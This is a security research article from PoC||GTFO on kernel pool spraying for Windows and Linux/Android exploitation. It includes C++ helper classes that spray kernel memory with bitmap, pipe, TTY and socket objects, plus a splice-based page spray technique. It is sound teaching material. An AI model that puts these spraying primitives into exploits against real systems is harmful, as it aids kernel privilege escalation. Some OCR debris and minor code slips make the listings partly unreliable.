4 Unprivileged Data All Around the Kernels; or, Pool Spray the Feature!

by Peter Hlavaty of Keen Team

When it comes to kernel exploitation, you might think about successful exploitation of interesting bug classes such as use-after-free and over/under-flows. In such exploitation it is sometimes really useful to ensure that the corrupted pointer will still point to accessible, and in the best scenario also controllable, data.


As we described in our recent blogpost[10] about kernel security, although controlling kernel data to such an extent should be impossible and unimaginable, this is, in fact, not the case with current OS kernels.

In this article we describe layout and control of pool data for various kernels, in different scenarios, and with some nifty examples.

4.1 Windows

1. **Small and big allocations:** There are a number of known approaches to invoking `ExAllocatePool` (`kmalloc`) in kernel, with more or less control over data shipped to kernel. Two notable examples are `SetClassLongPtrW`[11] by Tarjei Mandt and `CreateRoundRectRgn`/`PolyDraw`[12] by Tavis Ormandy. Another option we were working on recently resides in SessionSpace and grants full control of each byte except those in the header space. We successfully leveraged this approach in Pwn2Own 2015 and described it this year at Recon.[13]

We use the `win32k!_gre_bitmap` object.


The **CreateBitmap** function creates a bitmap with the specified width, height, and color format (color planes and bits-per-pixel).

Syntax

C++

```
HBITMAP CreateBitmap(
  _In_       int  nWidth,
  _In_       int  nHeight,
  _In_       UINT cPlanes,
  _In_       UINT cBitsPerPel,
  _In_ const VOID *lpvBits
);
```

You can think of it as a kind of `kmalloc`. Consider the following code:

```
class CBitmapBufObj :
    public IPoolBuf
{
gdi_obj<HBITMAP> m_bitmap;
public:
    size_t Alloc(void* mem, size_t size) override {
        m_bitmap.reset(CreateBitmap(
            size, 1, 1,
            RGB * 8,
            nullptr));
        if (!get())
            return 0;
        return SetBitmapBits(m_bitmap, size, mem);
    }

```

[10]http://www.k33nteam.org/noks.html

[11]http://j00ru.vexillium.org/dump/recon2015.pdf

[12]http://blog.cmpxchg8b.com/2013/05/introduction-to-windows-kernel-security.html
http://www.slideshare.net/PeterHlavaty/power-of-linked-list


[13]This Time Font Hunt You Down in 4 Bytes, Peter Hlavaty and Jihui Lu, Recon 2015

```
    void Free() override {
        m_bitmap.reset();
    }
};
```

2. **Different pools matter:** On Windows, exploitation of different objects can get a bit tricky, because they can reside in different pools.

```
typedef enum _POOL_TYPE {
  NonPagedPool,
  NonPagedPoolExecute                   = NonPagedPool,
  PagedPool,
  NonPagedPoolMustSucceed               = NonPagedPool + 2,
  DontUseThisType,
  NonPagedPoolCacheAligned              = NonPagedPool + 4,
  PagedPoolCacheAligned,
  NonPagedPoolCacheAlignedMustS         = NonPagedPool + 6,
  MaxPoolType,
  NonPagedPoolBase                      = 0,
  NonPagedPoolBaseMustSucceed           = NonPagedPoolBase + 2,
  NonPagedPoolBaseCacheAligned          = NonPagedPoolBase + 4,
  NonPagedPoolBaseCacheAlignedMustS     = NonPagedPoolBase + 6,
  NonPagedPoolSession                   = 32,
  PagedPoolSession                      = NonPagedPoolSession + 1,
  NonPagedPoolMustSucceedSession        = PagedPoolSession + 1,
  DontUseThisTypeSession                = NonPagedPoolMustSucceedSession + 1,
  NonPagedPoolCacheAlignedSession       = DontUseThisTypeSession + 1,
  PagedPoolCacheAlignedSession          = NonPagedPoolCacheAlignedSession + 1,
  NonPagedPoolCacheAlignedMustSSession  = PagedPoolCacheAlignedSession + 1,
  NonPagedPoolNx                        = 512,
  NonPagedPoolNxCacheAligned            = NonPagedPoolNx + 4,
  NonPagedPoolSessionNx                 = NonPagedPoolNx + 32
} POOL_TYPE;
```

This means that if you want to use our `win32k!_gre_bitmap` technique, you must use it only on objects existing in SessionPool, which is not always the case. But on the other hand, as we already discussed, in different pools you can find different objects to fulfill your needs. Another nice example, in a different pool, was leveraged by Alex Ionescu,[14] using the Pipe object (and proposed with the socket object as well):



CreatePipe function

Creates an anonymous pipe, and returns handles to the read and write ends of the pipe.

Syntax

```
BOOL WINAPI CreatePipe(
  _Out_    PHANDLE               hReadPipe,
  _Out_    PHANDLE               hWritePipe,
  _In_opt_ LPSECURITY_ATTRIBUTES lpPipeAttributes,
  _In_     DWORD                 nSize
);
```

The following piece of code represents another `kmalloc` of chosen size.

```
class CPipeBufObj :
    public IPoolBuf
{
    CPipe m_pipe;
```

[14] *Sheep Year Kernel Heap Fengshui: Spraying in the Big Kids' Pool*, Alex Ionescu, Dec 2014

```
public:
    size_t Alloc(void* mem, size_t size) override{
        size_t n_written = 0;
        auto status = WriteFile(
            m_pipe.In(),
            mem, size,
            &n_written, nullptr);
        if (!NT_SUCCESS(status))
            return 0;

        return n_written;
    }

    void Free() override{
        m_pipe.reset(new CPipe)
    }
};
```

This was just a sneak peek at two objects that are easy to misuse for precise control over kernel memory content (via SetBitmapBits and WriteFile) and the pool layout (via Alloc and Free). Precise pool layout control can be achieved mainly in big pools, where layout can be controlled to a large extent. With small allocations, you may face more problems due to randomization being in place, as covered by the nifty research [10] of Tarjei Mandt and Chris Valasek.

We mention only a few objects to spray with; however, if you invest a bit of time to look around the kernel, you will find other mighty objects in different pools as well.

4.2 Linux (Android) Kernel

In Linux, you face a different scenario. With SLUB, you encounter problems due to overall randomization, and due to data that is not so easily controllable. In addition, SLUB has a different concept of pool separation—that of separate kernel caches for specific object types. Kernel caches provide far better granularity, as often only a few objects are stored in the same cache.

In order to exploit an overflow, you may need to use a particular object of the same cache, or force the overflow from your `SLAB_objectA` to a new `SLAB_objectB` block. In case of UAF, you can also force a whole particular SLAB block to be freed and reallocate it with another SLAB object. Either of these variants may be complex and not very stable.

However, not all objects are stored in those kernel caches, and a lot of the useful ones are allocated from the default object pool based only on the size of the object, so in the same SLAB you can mix different objects.

Our first useful object for playing with the pool layout is Pipe:

```
class CPipeObject :
    public IPoolObj
{
    std::unique_ptr<CPipe> m_pipe;
public:
    operator CPipe*(){
        return m_pipe.get();
    }

    CPipeObject() :
        m_pipe(nullptr){
    }

    bool Alloc() override{
        m_pipe.reset(new CPipe());
        if (!m_pipe.get())
            return false;
        if (!m_pipe->IsReady())
            return false;

        // Let's cover same SLAB, pipe, and its buffer!
        // fcntl(m_pipe->In(), F_SETPIPE_SZ, PAGE_SIZE * 2);
        return true;
    }

    void Free() override{
        m_pipe.release();
    }
};
```

Another object to look at is TTY:

```
class CTtyObject :
    public IPoolObj
{
    CScopedFD m_fd;
public:
    operator int(){
        return m_fd;
    }

    CTtyObject() :
        m_fd(-1)
    {
    }

    bool Alloc() override{
        m_fd.reset(open("/dev/ptmx", O_RDWR | O_NONBLOCK));
        return (-1 != m_fd);
    }

    void Free() override{
        m_fd.reset();
    }
};
```

Another one that comes to mind is Socket:

```
class CSocketObject :
    public IPoolObj
{
    CScopedFD m_sock;
public:
    operator int(){
        return m_sock;
    }

    CSocketObject() :
        m_sock(-1)
    {
    }

    bool Alloc() override {
        m_sock.reset(socket(AF_INET, SOCK_DGRAM, IPPROTO_ICMP));
        return (-1 != m_sock.get());
    }

    void Free() override{
            m_sock.reset();
    }
};
```


However, in our implementations we only play with allocations of sizes `sizeof(Pipe)`, `sizeof(TTY)`, `sizeof(Socket)`, but not with their associated buffers for the Pipe, TTY, or Socket objects respectively. Therefore, here we omit doing the equivalent of `memcpy`, but you can ship your controlled data to kernel memory through the `write` syscall, which will store it there faithfully byte-for-byte.

Here is an example with Pipe. It is similar to the Windows example. In Windows we use the WriteFile API, but in the Linux implementation we have to use CPipe. Write, like in this example with `fcntl` syscall:

```
class CPipeBufObj :
    public IPoolBuf
{
    CPipe m_pipe;
public:
    size_t Alloc(void* mem, size_t size) override {
        auto shift = KmallocIndexByPipe(size);
        if (!shift)
            return nullptr;
        if (-1 == fcntl(pipe.In(), F_SETPIPE_SZ, PAGE_SIZE * shift))
            return nullptr;
        if (!pipe->Write(mem, size))
            return nullptr;
        return size;
    }

    void Free() override {
        m_bitmap.reset();
    }
};
```

One of the reasons why we focus mainly on object header-based kmallocs is that in Linux the objects we deal with are easy to overwrite, have a lot of pointers and useful state we can manipulate, and are often quite large. For example, they may cover different SLABSs, and may even be located in the same SLAB as various kinds of buffers that make pretty sexy targets. One more reason is covered later in this article.

However, pool layout is a far more difficult task than described above, as randomization complicates it to a large extent. You can usually overcome it with spraying in the same cache and filling most of the pool to ensure that almost every object there can be used for exploitation (as due to randomization you don't know where your target will reside).



Sometimes by trying to do this kind of pool layout with overflowable buffer and right object headers you can achieve full pwn even without touching `addr_limit`.

Pool spray brute force implementation:

```
template<typename t_PoolObjType, bool FIFO>
    size_t
    Spray(
        size_t objLimit
        )
    {
        for (size_t n_obj_id = 0; n_obj_id < objLimit; n_obj_id++){
            std::unique_ptr<IPoolObj> pool_obj(new t_PoolObjType());
            if (!pool_obj)//not enough memory on heap ?
                break;
            if (!pool_obj->Alloc())//not enough memory on pool ?
                break;
            if (FIFO)
                BILIST::push_back(*static_cast<t_PoolObjType*>(pool_obj.release()));
            else
                BILIST::push_front(*static_cast<t_PoolObjType*>(pool_obj.release()));
        }
        return BILIST::size();
    }
```

But as we mentioned before, a big drawback to effective pool spraying on Linux and to doing a massive controllable pool layout is the limit on the number of owned kernel objects per process. You can create a lot of processes to overcome it, but that is bit messy, does not always properly solve your issue, or is not possible anyway.

Spray by GFP_USER zone:

To overcome this limitation and to control more of the kernel memory (zone GFP_USER) state, we came up with a somewhat more comprehensive solution presented at Confidence 2015.[15]

To understand this technique, we will need to take a closer look at the splice method.

```
ssize_t default_file_splice_read(struct file *in, loff_t *ppos,
                                  struct pipe_inode_info *pipe, size_t len,
                                  unsigned int flags)
{
    unsigned int nr_pages;
```

[15] *SPLICE When Something is Overflowing* by Peter Hlavaty, Confidence 2015


```
    unsigned int nr_freed;
    size_t offset;
    struct page *pages[PIPE_DEF_BUFFERS];
//...
    struct splice_pipe_desc spd = {
        .pages = pages,
        .partial = partial,
        .nr_pages_max = PIPE_DEF_BUFFERS,
        .flags = flags,
        .ops = &default_pipe_buf_ops,
        .spd_release = spd_release_page,
    };
//...
    for (i = 0; i < nr_pages && i < spd.nr_pages_max && len; i++) {
        struct page *page;

        page = alloc_page(GFP_USER);
//...
```

As you can see from this highlight, the important page is `alloc_page(GFP_USER)`, which is allocated for `PAGE_SIZE` and filled with controlled content later. This is nice, but we still have a limit on pipes!

Now here is a paradox: sometimes randomization can play in your hands!

And that's our case... In other words, when you do splice multiple (really a lot of) times, you will cover a lot of random pages in kernel's virtual address space. But that's exactly what we want!

But to trigger `default_file_splice_read` you need to provide the appropriate pipe counterpart to splice, and one of the kosher candidates is `/dev/ptmx` a.k.a. TTY. And as splice is for moving content around, you will need to perform a few steps to achieve a successful spray algorithm:



You will need to (1) fill tty slave; (2) splice tty master to pipe in; (3) read it out from pipe out; and (4) go back to (1).

In conclusion, we consider kmalloc, with *per-byte-controlled* content, and kfree controllable by user to that extent very damaging for overall kernel security and introduced mitigations. And we believe that this power will be someday stripped from the user, therefore making harder exploitation of otherwise difficult to exploit vulnerabilities.

By the way, in this article we do not discuss kernel memory control by ret2dir technique.[16] For additional info and practical usage check our (@antlr7 of @K33nTeam) research from BHUS15![17]

[16] *ret2dir: Rethinking Kernel Isolation* by Kemerlis, Polychronakis, and Keromytis
[17] *Universal Android Rooting is Back!* by Wen Xu, BHUSA 2015
`unzip pocorgtfo09.pdf bhusa15wenxu.pdf`